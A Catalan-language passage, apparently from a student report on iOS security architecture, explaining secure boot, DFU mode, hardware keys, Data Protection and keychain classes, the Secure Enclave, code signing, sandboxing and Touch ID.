
Si algun pas de tot el procés d'arrancada és incapaç de carregar-se o de verificar al següent, l'arrancada es cancel·la i el dispositiu mostra una pantalla que indica a l'usuari que el dispositiu ha de ser connectat a *iTunes*. Aquesta pantalla és coneguda com a Recovery mode o mode de recuperació. Però en

cas que el BootROM no sigui capaç de carregar o verificar el LLB, el dispositiu entrarà en mode DFU (Device Firmware Upgrade) o mode d'actualització del firmware del dispositiu, el qual només mostra una pantalla negra. En qualsevol dels dos casos, el dispositiu haurà de ser connectat a iTunes mitjançant la connexió USB i ser restaurat de fàbrica, és a dir, les dades del dispositiu seran esborrades completament.

Apple no dona detalls del procés que segueix el mode DFU més enllà del nom de les seves diferents etapes, el nom de les quals és: *iBSS*, *iBBC* i finalment el kernel d'iOS.

Un iPhone també pot ser forçat a entrar en mode DFU en cas d'emergència, per a fer això només s'han de seguir un breu procés:

1. Connectar el dispositiu a un ordinador mitjançant la connexió USB.
2. Mantenir premut el botó d'encendre i el d'inici.
3. Després de 8 segons deixar de pressionar el botó d'encendre, però mantenir pitjat el botó d'inici.
4. Si després de 15 segons el logotip d'Apple no apareix, el dispositiu està en mode DFU.



Arquitectura del procés d'arrancada segura. Font: Apple



iPhone en mode DFU. Font: Pròpia



iPhone en mode de recuperació. Font: Pròpia

ii. Protecció de les dades i el Secure Enclave

La cadena d'arrancada segura, la firma del codi i la seguretat dels processos en execució asseguren que només aplicacions i codi verificat serà capaç d'executar-se en el dispositiu. iOS té una capa addicional de seguretat, ja que tota la informació del sistema i de l'usuari emmagatzemada en el dispositiu està encriptada. Aquesta encriptació és present fins i tot quan altres sectors de l'estructura de la seguretat han estat compromesos, per exemple en el cas de modificar de forma no autoritzadament el software.

○ Característiques de seguretat en el hardware

En un dispositiu mòbil, la velocitat i la bateria són essencials. Les operacions criptogràfiques són molt complexes i poden crear problemes en la vida de la bateria o en el rendiment si no han estat dissenyades especialment amb aquests dos problemes al cap.

Tots els dispositius iOS tenen incorporat un motor d'enginyeria criptogràfica amb un xifrat AES 256, criptografia de nivell militar aprovada pel govern dels Estats Units per ser utilitzada en l'encriptació d'arxius classificats, aquest motor criptogràfic està implementat directament al DMA (Direct memory acces o accés directe a la memòria), el qual permet a certs components del sistema accedir a la memòria sense haver de passar pel processador central. En el cas dels dispositius iOS el DMA s'encarrega de gestionar operacions, algunes criptogràfiques, entre el disc d'emmagatzematge i la memòria del sistema, fent així tot el procés més eficient.

Anteriorment, ja havíem comentat que el ID i altres claus del dispositiu són escrites físicament al processador durant la creació d'aquest, aquestes claus també utilitzen l'encriptació AES 256. Les claus no són accessibles per al sistema, ni per a eines externes, per això són tan importants en les operacions criptogràfiques.

Els dispositius contenen de dos claus principals: la clau única del dispositiu, UID; i la clau comuna en un grup de dispositius, GID (Group identification o identificació de grup).

La primera, el UID, és completament privada i ni Apple ni ningú en té accés, aquesta està emmagatzemada al Secure Enclave. La segona, el GID, és comuna en una sèrie de dispositius. Per exemple, tots els terminals que portin incorporat el mateix processador (ex: el processador Apple A9).

Mentre que el UID s'utilitza per a l'encriptació de les dades de l'usuari i altres tasques més importants relacionades amb la seguretat, el GID s'utilitza per tasques més secundàries com per exemple en l'actualització o restauració del programari.

És important que aquestes dues claus siguin escrites físicament al dispositiu, ja que això les fa immutables, de gran confiança i s'evita que aquestes puguin ser accedides fora del motor d'encriptació AES.

El UID permet que les dades criptogràfiques estiguin només enllaçades a un dispositiu, de tal manera que si s'extrau la memòria d'un terminal i s'instal·la en un altre, les dades serien inaccessibles.

A part del UID i el GID, totes les altres claus del dispositiu són creades pel generador de nombres aleatoris del dispositiu o RNG (random number generator). RNG és un algoritme basat en CTR_DRBG (Counter mode Deterministic Random Byte Generator o Generador de bytes aleatoris determinats en mode de comptador), el qual és un altre algoritme de codi obert que genera nombres aleatoris.

Destruir les claus generades pel sistema de forma segura, és a dir, sense deixar cap rastre, és tan important com generar-les. Els sistemes d'emmagatzematge flash representen tot un repte a l'hora d'esborrar dades sense deixar-ne cap tipus de rastre, ja que aquestes memòries sofreixen un lleuger desgast amb el temps, i aquest desgast pot portar a tenir múltiples còpies de la informació en diferents nivells de la memòria.

Per adreçar aquest problema, iOS compta amb una característica dedicada especialment a l'eliminació segura de la memòria, aquesta és coneguda com a Effaceable Storage o emmagatzematge esborrable. Aquesta funció té permís per accedir a qualsevol nivell de la memòria, i és capaç d'eliminar o reemplaçar una quantitat molt petita de blocs de memòria.

L'opció, dins de l'aplicació d'ajustaments, esborrament de totes les preferències i dades té la funció d'eliminar totes les dades de l'usuari. Per a fer-ho, en primer lloc esborra les claus que havien estat generades per encriptar les dades, d'aquesta manera aquestes són irrecuperables. I en segon lloc esborra les dades en si.

- Protecció dels arxius de dades

A part de l'encriptació utilitzada en el hardware, Apple també fa servir una tecnologia coneguda com a Data Protection per protegir les dades emmagatzemades en la memòria. Totes les aplicacions preinstal·lades en el sistema compten amb aquesta tecnologia, i les aplicacions optimitzades per a iOS 7 o versions superiors, obtenen aquesta tecnologia automàticament.

El mecanisme d'encriptació Data Protection implementa un ordre jeràrquic de claus d'accés. El mecanisme funciona classificant els arxius a encriptar en classes, per exemple, els arxius que pertanyen a una secció del sistema concreta seran inclosos a la classe específica d'aquella secció. I els arxius només seran accessibles un cop aquella classe concreta sigui desencriptada. El procés que se segueix per encriptar i desencriptar els arxius és el següent: quan un nou arxiu és creat, Data Protection crea una clau prèvia a l'encriptació. Aquesta clau de 256-bit es brinda al motor d'encriptació AES, el qual la utilitzarà per encriptar l'arxiu a la memòria. Posteriorment, la clau prèvia és combinada i encriptada amb diferents claus de classe, les claus de classe corresponents a les diferents situacions en les quals es podrà requerir l'arxiu. La clau prèvia combinada amb les claus classe és emmagatzemada a

les metadades de l'arxiu, i tot aquest paquet de dades, l'arxiu en si i les seves metadades, és encriptat utilitzant la clau del sistema.

En el procés de descriptació, el procediment és exactament igual a l'anterior però amb les passes en ordre oposat.

Tota la manipulació de claus es produeix en el Secure Enclave. Les claus mai s'exposen directament al processador d'aplicacions, a excepció de la clau del sistema. Aquesta clau no té la funció de mantenir la confidencialitat ni la integritat de les dades, sinó que ha estat dissenyada per poder esborrar-se ràpidament en cas que fos necessari. Com ja he explicat anteriorment, la funció d'esborrament de totes les preferències i dades que està inclosa al sistema el primer que fa és esborrar la clau del sistema, ja que d'aquesta forma els arxius queden criptogràficament xifrats i inaccessibles.

Les metadades de tots els fitxers en el sistema d'arxius es xifra amb una clau aleatòria, la qual és creada quan iOS és instal·lat per primer cop o quan és reinstal·lat per un usuari.

- Contrasenyes

Quan es configura una contrasenya per desbloquejar el dispositiu, automàticament s'està activant Data Protection. iOS és compatible amb contrasenyes de sis dígit, de quatre dígit, i alfanumèriques.

A més de desbloquejar el dispositiu, un codi d'accés proporciona certs avantatges per al xifrat de claus. Això vol dir que un atacant en possessió d'un dispositiu no pot obtenir accés a les dades sense el codi d'accés.

Per tal que la contrasenya sigui capaç de desbloquejar el dispositiu, ha de ser combinada amb el UID del dispositiu. Per tant, qualsevol intent de forçar el dispositiu a desbloquejar-se mitjançant mètodes com el brute-force (tècnica que utilitza la "força bruta", com ja indica el seu nom, per introduir contrasenyes de forma massiva) han de dur-se a terme en el mateix dispositiu, i no podran en cap cas ésser executats remotament. Per tal de frenar la introducció massiva de contrasenyes, mètode conegut com a brute-force, per extreure'n la que desbloqueja el dispositiu, iOS compta amb un sistema que evita la introducció d'aquestes. El sistema està programat per tal que la introducció d'un codi trigui aproximadament 80 mil·lisegons a processar-se, però el sistema també està programat per tal que amb la introducció de cada codi s'augmenti el temps d'espera per a la introducció del següent. Això vol dir que un atacant trigaria aproximadament 5,5 anys per tal de desbloquejar un dispositiu protegit amb una contrasenya alfanumèrica de només sis caràcters, tenint en compte que aquests només combinessin lletres minúscules i nombres.

Com més complex és el codi d'un usuari, més difícil serà obtenir accés no autoritzat a les seves dades. Per altra banda però, un codi molt complex resulta força incòmode, donat que tendim a desbloquejar el nostre dispositiu moltes vegades en un sol dia. Aquí és on entra en joc el Touch ID, del qual

Espera entre la introducció de contrasenyes	
Intents	Temps d'espera
1-4	Cap
5	1 minut
6	5 minuts
7-8	15 minuts
9	1 hora

parlarem més endavant. El sensor dactilar del dispositiu, permet configurar una contrasenya complexa, amb tots els seus avantatges, però sense perdre l'eficiència de desbloquejar el dispositiu amb un mètode simple. Per tant, el Touch ID ajuda a potenciar l'efecte de Data Protection.

Apple, per tal d'evitar de forma contundent un intent de brute-force al dispositiu, ha agregat una opció que permet a l'usuari programar el dispositiu per tal d'esborrar totes les seves dades després que s'hagin introduït deu contrasenyes errònies.

A partir dels dispositius amb un xip A7 o superior, el control de la introducció de les contrasenyes està completament controlat pel Secure Enclave. Per tant, encara que es forci un reinici del sistema o s'intenti corrompre la seva integritat, el temps d'espera per la introducció de contrasenyes seguirà intacte, fent així més difícil l'accés a la informació del dispositiu.

○ Les diferents classes de Data Protection

Com he comentat anteriorment, Data Protection assigna cada arxiu a les seves respectives classes, per tal de poder utilitzar l'arxiu quan es requereixi. A continuació, detallaré les diferents classes que hi ha:

- **Protecció completa:** Exactament deu segons després que el dispositiu requereixi la contrasenya per a ser desbloquejat, la clau d'aquesta classe expira, i tot el contingut associat a ella queda encriptat fins que l'usuari torna a introduir la contrasenya manualment mitjançant el Touch ID. Aquesta classe és representada en el llenguatge Objective-C com `NSFileProtectionComplete`.
- **Protegit fins que no ha estat obert:** Aquesta classe és potser la més complexa i especial de totes. Es tracta d'una classe que permet al dispositiu escriure en memòria quan està bloquejat, això és especialment útil per aplicacions que descarreguen arxius en segon pla. Aquesta classe és representada en Objective-C com `NSFileProtectionCompleteUnlessOpen`.

- **Protegit fins a la primera autenticació de l'usuari:** Les dades emmagatzemades per aquesta classe restaran encriptades fins que l'usuari introdueixi la contrasenya per primer cop, i restaran desencriptades fins i tot quan el dispositiu estigui bloquejat. Les dades s'encriptaran un cop el dispositiu sigui apagat o reiniciat. Totes les aplicacions reben automàticament aquesta classe a partir d'iOS 7, ja que s'activa automàticament. Aquesta classe és representada en Objective-C com `NSFileProtectionCompleteUntilFirstUserAuthentication`.
- **Sense protecció:** Aquesta classe conté totes les dades menys importants que no requereixen una encriptació elevada. Tot i així les dades d'aquesta classe també s'emmagatzemen encriptades en la memòria. Aquesta classe no és tan segura com les altres, ja que la clau del seu xifrat és emmagatzemada en el mateix dispositiu i no en el Secure Enclave. Aquesta classe és referenciada a Objective-C com `NSFileProtectionNone`.

○ Clauer de contrasenyes

Multitud d'aplicacions i serveis del sistema necessiten emmagatzemar contrasenyes en un lloc segur. Aquestes dades estan protegides i reunides en una mateixa base de dades, el clauer especial amb el qual consta iOS.

El clauer d'iOS està implementat com una base de dades SQLite, aquesta és emmagatzemada en el sistema de fitxers del dispositiu. Només hi ha una base de dades, la qual està completament gestionada pel dimoni securityd. Aquest dimoni o servei és l'encarregat d'autoritzar quins processos o aplicacions del sistema tenen accés als diferents ítems que conté la base de dades. L'accés al clauer es realitza mitjançant una API que es comunica amb securityd, realitzant peticions que consulten diferents certificats o identificadors, com poden ser l'identificador de l'aplicació, el grup d'aplicacions al qual pertany o el grup d'accés al clauer al qual pertany. Els grups d'aplicacions o d'accés al clauer permeten que els elements extrets del clauer puguin ser compartits entre diferents aplicacions o processos.

Les aplicacions només poden compartir claus entre elles si són del mateix desenvolupador.

Les claus emmagatzemades al clauer d'iOS tenen una estructura per classes molt similar a la de Data Protection. Tot i això les claus que utilitzen són diferents.

A continuació podem veure una taula que compara les classes de Data Protection amb les del clauer d'iOS:

Disponibilitat (segons l'estat del dispositiu)	Classes de Data Protection	Classes del clauer
Desbloquejat	NSFileProtectionComplete	kSecAttrAccessibleWhenUnlocked
Bloquejat	NSFileProtectionCompleteUnlessOpen	
Després del primer desbloqueig	NSFileProtectionCompleteUntilFirstUserAuthentication	kSecAttrAccessibleAfterFirstUnlock
Sempre	NSFileProtectionNone	kSecAttrAccessibleAlways
Amb contrasenya establerta		kSecAttrAccessible-WhenPasscodeSetThisDeviceOnly

Comparació entre les classes de Data Protection i el clauer d'iOS. Font: Apple

Després de comparar el clauer amb Data Protection, a continuació detallaré les diferents classes del clauer d'iOS:

- **kSecAttrAccessibleWhenUnlocked**, aquesta classe és utilitzada pels elements que només poden estar disponibles quan el dispositiu està completament desbloquejat.
- **kSecAttrAccessibleAfterFirstUnlock**, les aplicacions que requereixen actualitzar-se en segon pla, fins i tot quan el dispositiu està bloquejat, acudeixen a aquesta classe. Com el seu nom indica, aquesta classe només estarà operativa un cop l'usuari hagi desbloquejat el dispositiu per primer cop.
- **kSecAttrAccessibleAlways**, hi ha elements del clauer que han de ser sempre accessibles. Aquesta classe s'encarrega d'aquests elements. Tot i que són pocs, ja que la informació més sensible ha d'estar més protegida.
- **kSecAttrAccessible-WhenPasscodeSetThisDeviceOnly**, els elements continguts en aquesta classe sempre es conserven en el dispositiu, és a dir, mai se sincronitzen amb iCloud o es restauren en realitzar una còpia de seguretat. Aquests elements mai surten del dispositiu, i en cas que la contrasenya del dispositiu sigui eliminada, aquests quedaran inservibles, ja que estan xifrats amb la clau que s'obté de combinar el UID i la contrasenya.

iOS crea un seguit d'elements en el clauer per defecte, a continuació els detallaré i informaré de la seva accessibilitat:

Elements	Accessibilitat
Contrasenyes de les Wi-Fi	Després del primer desbloqueig
Comptes de email	Després del primer desbloqueig
Comptes d'Exchange	Després del primer desbloqueig
Contrasenyes de xarxes VPN	Després del primer desbloqueig
Comptes de reds socials	Després del primer desbloqueig
Claus de Handoff	Després del primer desbloqueig
Accés a iCloud	Després del primer desbloqueig
Contrasenya de "Compartir a casa"	Amb el dispositiu desbloquejat
Find my iPhone	Sempre
Contestador de veu	Sempre
Copies de seguretat d'iTunes	Amb el dispositiu desbloquejat
Contrasenyes de Safari	Amb el dispositiu desbloquejat
Pàgines web preferides	Amb el dispositiu desbloquejat
Certificats VPN	Sempre
Contrasenyes de dispositius Bluetooth	Sempre
Servei de Notificacions	Sempre
Certificats i claus d'iCloud	Sempre
Claus d'accés a iMessage	Sempre
Claus i certificats dels perfils de configuració	Sempre
Pin de la SIM	Sempre

Accessibilitat dels elements del clauer d'iOS. Font: Apple

- Secure Enclave

El Secure Enclave és un coprocessador inclòs per defecte en els processadors A7 o més recents d'Apple. Té la seva pròpia cadena d'arrancada segura, un sistema d'actualitzacions autoritzades separats dels que fa servir el processador principal i el seu propi kernel personalitzat. És el responsable de produir totes les claus criptogràfiques que fa servir el sistema Data Protection. Aquest coprocessador també és el responsable de mantenir la integritat de la tecnologia Data Protection fins i tot quan el kernel ha estat compromès.


El coprocessador és un dels pilars de la seguretat dels actuals dispositius mòbils d'Apple, ja que el sistema no té accés total a aquest, sinó que és independent. Secure Enclave i el processador principal estan comunicats mitjançant segments de memòria compartida i altres tècniques que eviten posar en perill la seguretat d'aquest.

Cada coprocessador és aprovisionat durant la fabricació amb el seu propi UID (Unique-ID o identificació única), la qual no és accessible per a altres parts del sistema i és desconeguda per Apple.

Cada vegada que el sistema s'engega, es crea una clau amb el UID del coprocessador com a patró i es fa servir per encriptar el segment corresponent de memòria que pertoca a Secure Enclave.

A més a més, qualsevol tipus de dades que siguin generades per aquest coprocessador i siguin guardades al disc dur, estan encriptades amb una clau basada en l'UID.

Secure Enclave és l'encarregat d'emmagatzemar i analitzar les empremtes digitals de l'usuari. Quan l'usuari posa la seva empremta al Touch ID, el processador principal transporta les dades des del sensor fins al coprocessador, però no les pot llegir. Un cop les dades han estat entregades al Secure Enclave, aquest és l'encarregat de determinar si l'empremta utilitzada coincideix amb l'empremta prèviament registrada per l'usuari. Per tal de mantenir aquest procés segur, les empremtes i les dades que s'utilitzen en aquest procés estan encriptades amb una clau que només coneixen el coprocessador i el Touch ID.



Sensor Touch ID (esquerra) i Processador A7 (dreta). Font: Forbes.

Processador A7 amb el coprocessador Secure Enclave senyalitzat. Font: MxPhone.net

iii. Codelsign

Les aplicacions són una de les parts més crítiques de tota l'arquitectura d'un sistema operatiu mòbil. Aquestes aporten molts avantatges i funcions a l'usuari, però si no són gestionades correctament, poden resultar un problema o fins i tot un perill per a la seguretat del sistema.

Per això, iOS té diferents capes de seguretat que verifiquen les aplicacions abans d'iniciar-les, prevenint així tant virus com atacs desautoritzats.

Un cop el kernel s'ha inicialitzat, aquest és l'encarregat de controlar quins processos i aplicacions poden ser executats en el dispositiu. Per tal de controlar que totes les aplicacions del dispositiu provenen d'una font coneguda i no han estat manipulades, el sistema requereix que tots els executables estiguin firmats per un certificat aprovat per Apple. Les aplicacions que ja vénen incorporades al sistema, com Safari o Mail també estan firmades per Apple. I les aplicacions de tercers són firmades amb un certificat aprovat per Apple, també anomenat certificat provisional, el qual té una caducitat determinada en cas que l'aplicació sigui instal·lada pel mateix desenvolupador. En el cas d'haver estat instal·lada des de l'App Store, el certificat no té caducitat.

El concepte de requerir que tot executable estigui firmat es coneix com a Codelsign, i aquest és una ampliació de la cadena d'arrancada segura. Ja que no només el sistema en si no pot ser manipulat, sinó que les mateixes aplicacions estan dissenyades per evitar cap tipus de manipulació.

Per tal de desenvolupar i instal·lar aplicacions pròpies, els desenvolupadors o empreses s'han de registrar amb Apple i unir-se a l'Apple Developer Program o Programa per a Desenvolupadors d'Apple. Aquesta és una plataforma que intervé en la signatura de codis i en la pujada i verificació d'aplicacions per tal de publicar-les a la botiga d'aplicacions d'Apple, l'App Store. La identitat real de cada desenvolupador o empresa és verificada per la marca abans d'aprovisionar-los amb cap certificat, és a dir, es demana documentació oficial com nombres de DNI o NIF per tal de verificar a la persona física.

Les aplicacions, per tal de ser publicades a l'App Store, han de passar certes revisions. Aquestes serveixen per verificar que les aplicacions fan la funció promesa, i que el seu codi no conté cap tipus de virus o comportaments perjudicials.

iOS permet als desenvolupadors utilitzar llibreries o *frameworks* de tercers. Quan l'aplicació s'inicialitza, el sistema comprova que totes les fonts externes estiguin firmades o vinculades a un certificat.

Tot certificat aprovat per Apple està vinculat amb un *Tema ID*, aquest és un nombre alfanumèric de deu caràcters. El Tema ID és únic per a cada persona física o empresa, i s'utilitza per associar les aplicacions amb el desenvolupador, firmar-les i distribuir-les mitjançant l'App Store.

Les empreses també tenen l'habilitat de crear un tipus d'aplicacions conegudes com a *in-house apps*. Les aplicacions in-house estan dissenyades per respondre a la necessitat d'una aplicació interna o privada de la mateixa empresa, a la que només hi tenen accés els usuaris que hi són convidats. Són aplicacions firmades amb un certificat especial, per tal de sol·licitar-lo les empreses s'han d'unir a l'Apple Developer Enterprise Program o Programa d'empreses desenvolupadores d'Apple. Només se'ls hi concedeix aquest certificat a les empreses que demostrin la seva identitat. Un cop la identitat de l'empresa ha estat verificada, aquestes poden sol·licitar un certificat empresarial per poder instal·lar l'aplicació in-house als dispositius dels usuaris desitjats. Per tal d'evitar que l'aplicació sigui instal·lada en dispositius erronis, l'usuari ha d'autoritzar un perfil provisional que actua com a certificat, el qual serà el que firmi l'aplicació i l'autoritzi a executar-se en aquell dispositiu. Però, sempre que una aplicació empresarial s'executa per primer cop, aquesta contacta amb Apple per verificar que el seu certificat és vàlid.

A continuació podem trobar una taula amb els cinc programes de desenvolupament que actualment ofereix Apple, aquests tenen certes diferències que analitzarem a continuació, però tots ofereixen la possibilitat de firmar i instal·lar aplicacions en dispositius propis.

	Construir i provar les teves aplicacions	Durada del certificat provisional	Distribuir aplicacions in-house	Possibilitat de publicar a l'App Store	Preu
iOS Free Developer Program	Sí	7 dies	No	No	Gratuït
iOS Developer Program	Sí	1 any	No	Sí	99€/any
iOS Enterprise Program	Sí	1 any	Sí	Sí	299€/any
iOS University Program	Sí	1 any	No	No	Gratuït
Mac Developer Program	Sí	1 any	No	Sí	99€/any

Programes de desenvolupament d'Apple. Font: Apple.

iOS no deixa que els seus usuaris instal·lin aplicacions no autoritzades de pàgines web, les quals són una gran font de virus. Cada vegada que l'aplicació s'inicia, es fan comprovacions que assegurin que l'aplicació no ha estat modificada des que es va instal·lar o actualitzar.

iv. Sandboxing

Un cop l'aplicació ha estat verificada i executada, iOS posa en funcionament un seguit de mesures que prevenen a aquesta que comprometi la seguretat de cap altra aplicació o del mateix sistema.

Totes les aplicacions de tercer estan en un estat que Apple anomena Sandboxed, és a dir, estan restringides a modificar fitxers d'altres aplicacions o a fer cap tipus de canvi en el dispositiu fora de la mateixa aplicació. Això prevé que les aplicacions recol·lectin o modifiquin informació d'altres aplicacions. Cada aplicació té el seu propi directori on pot escriure i llegir arxius, el qual és assignat de forma aleatòria durant la instal·lació. En el cas que una aplicació necessiti accedir a informació que està emmagatzemada en una altra aplicació, aquesta ho farà utilitzant exclusivament serveis d'iOS.

iOS consta amb dos usuaris principals en el seu nucli. El primer és l'usuari mobile, aquest usuari no té cap tipus de privilegis per modificar el sistema, més enllà de la carpeta d'usuari, la qual conté exclusivament informació de l'usuari com les aplicacions, fotos, missatges... Però en cap cas té permís per modificar cap arxiu fora d'aquesta carpeta. Les aplicacions i altres processos que no requereixen recursos especials són executats amb aquest usuari per evitar modificacions desitjades del sistema.

El segon usuari s'anomena root, aquest usuari té accés il·limitat al nucli del sistema, i pot modificar tant el nucli com la carpeta d'usuari en si. Aquest usuari executa processos més complexos i de baix nivell, que requereixen accés a parts més delicades del sistema.

Tota la partició del disc dur que pertany al sistema està muntada amb privilegis que només permeten llegir el seu contingut, i en cap cas modificar-lo, a excepció de les actualitzacions de software les quals tenen privilegis especials.

Per tal de prevenir un atac conegut com a *Privilege escalation* o escalada de privilegis, el qual consisteix a manipular una operació que és executada amb l'usuari root del sistema, iOS gestiona les necessitats externes al mateix directori de les aplicacions de tercers amb una clau anomenada Entitlements.

Els Entitlements són claus digitals que estan inclosos amb la mateixa aplicació, i per tal de ser executats també han d'estar firmats. Aquests serveixen com a autenticació quan una aplicació sol·licita accés a un servei que normalment tindria restringit. Els Entitlements ajuden a prevenir que un programa maliciós realitzi una escalada de privilegis, ja que gràcies als Entitlements les aplicacions poden accedir a recursos que generalment requeririen que aquestes fossin executades amb l'usuari root per tal de tenir privilegis especials. Però amb aquestes claus digitals, les aplicacions de l'usuari i també les del sistema, poden ser executades amb l'usuari mobile i accedir als recursos necessaris.

A més a més, les aplicacions només poden realitzar activitats en segon pla mitjançant l'ús d'API oficials d'Apple. Això fa que les aplicacions puguin seguir funcionant en segon pla i la bateria no es vegi afectada.

Address space layout randomization freqüentment abreviat com a ASLR, és una característica d'iOS que prevé la manipulació del sistema mitjançant manipulació de la memòria. ASLR distribueix el codi executat, les llibreries que aquest utilitza i altres recursos de forma aleatòria per la memòria del dispositiu.

v. Touch ID

Touch ID és el sistema de detecció d'empremtes digitals que permet un accés més segur, ràpid i fàcil al dispositiu. El sensor que utilitza aquest sistema permet llegir empremtes digitals des de qualsevol angle, i també aprèn de l'empremta de l'usuari amb el temps. Gràcies al sistema de reconeixement d'empremtes que utilitza el sensor, és possible ampliar el mapa digital que es crea de l'empremta amb cada escanejat.

La implementació del Touch ID en els dispositius permet a l'usuari utilitzar contrasenyes més complexes, ja que aquesta no hauran de ser introduïda amb la mateixa freqüència.

El Touch ID podrà ser sempre utilitzat en el lloc de la contrasenya, excepte en els següents casos:

- El dispositiu acaba de ser encès o reiniciat.
- El dispositiu no ha estat desbloquejat en més de 48 hores.
- El dispositiu ha rebut una comanda remota per bloquejar-se.
- Després de cinc intents fallits per desbloquejar el dispositiu amb el sensor.
- Quan encara no hi han empremtes registrades o el dispositiu encara ha d'estar configurat.

Quan el Touch ID està configurat, el dispositiu es bloquejarà i requerirà una contrasenya immediatament quan l'usuari accioni el botó d'encendre. Per altra banda, quan no hi ha cap empremta enregistrada però si hi ha una contrasenya configurada, l'usuari podrà seleccionar la freqüència amb la qual aquesta s'haurà de demanar, és a dir, es pot seleccionar el temps que pot passar d'ençà que el dispositiu es bloqueja fins que es torna a demanar la contrasenya per desbloquejar el dispositiu.

El coprocessador Secure Enclave pot registrar fins a cinc empremtes digitals. Les possibilitats per cada una de les empremtes enregistrades per coincidir amb una de qualsevol altra persona és d'1 entre 50.000, és a dir, hi ha 0,002% de possibilitats que el sensor detecti una empremta aleatòria com la pròpia de l'usuari.


El Touch ID a part de desbloquejar el dispositiu pot ser utilitzat per moltes altres funcions. Entre aquestes funcions es troben algunes com: realitzar compres a iTunes Store sense necessitat d'introduir la contrasenya de l'Apple

ID, autoritzar pagaments amb el dispositiu mitjançant Apple Pay i la targeta NFC dels iPhone, permetre que els desenvolupadors d'aplicacions identifiquin a l'usuari que està utilitzant el dispositiu mòbil mitjançant API del sistema, etc.

